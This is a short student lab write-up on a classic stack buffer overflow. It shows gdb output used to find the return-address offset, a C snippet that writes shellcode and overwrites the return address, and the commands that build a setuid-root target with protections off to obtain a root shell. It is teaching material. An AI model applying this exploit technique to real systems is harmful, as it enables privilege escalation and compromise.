Buffer Overflow Vulnerability Lab

Xinyi Li

February 19, 2020

Task 1

The `\bin\zsh` is called. I enter a new shell.

Task 2

Use default `DBUF_SIZE` (i.e. 24)

Find the address to attack

```
$ gcc -z execstack -fno-stack-protector -g -o stack_gdb stack.c
$ gdb stack_gdb
gdb-peda$ p $ebp
$1 = (void *) 0xbfffeb08
gdb-peda$ p &buffer
$2 = (char (*)[24]) 0xbfffeae8
gdb-peda$ p/d 0xbfffeb08-0xbfffeae8
$3 = 32
```

It shows that the value of the frame pointer is `0xbfffeb08`. So the return address is in `0xbfffeb08 + 4` and the first address we can jump to is `0xbfffeb08 + 8`. The distance between `ebp` and the buffer's starting address is 32. Added by 4 bytes stored the return address above, the distance is 36.

So use the `exploit.c` below to compose the `badfile`. The critical code part as below:

```c
int start = 517 - sizeof(shellcode);
strcpy(buffer + start, shellcode);
// set the return address to the location of the malicious command in buffer
int ret = (0xbfffeb08 + start);
strcpy(buffer + 36, (char *)&ret);
```

Then compile and execute all those files as the order of:

```
$ gcc -o stack -z execstack -fno-stack-protector stack.c
$ sudo chown root stack
$ sudo chmod 4755 stack
$ gcc -o exploit exploit.c
$ ./exploit
$ ./stack
```

Then you can see a new root bash start with `#`.



Figure 1: The root bash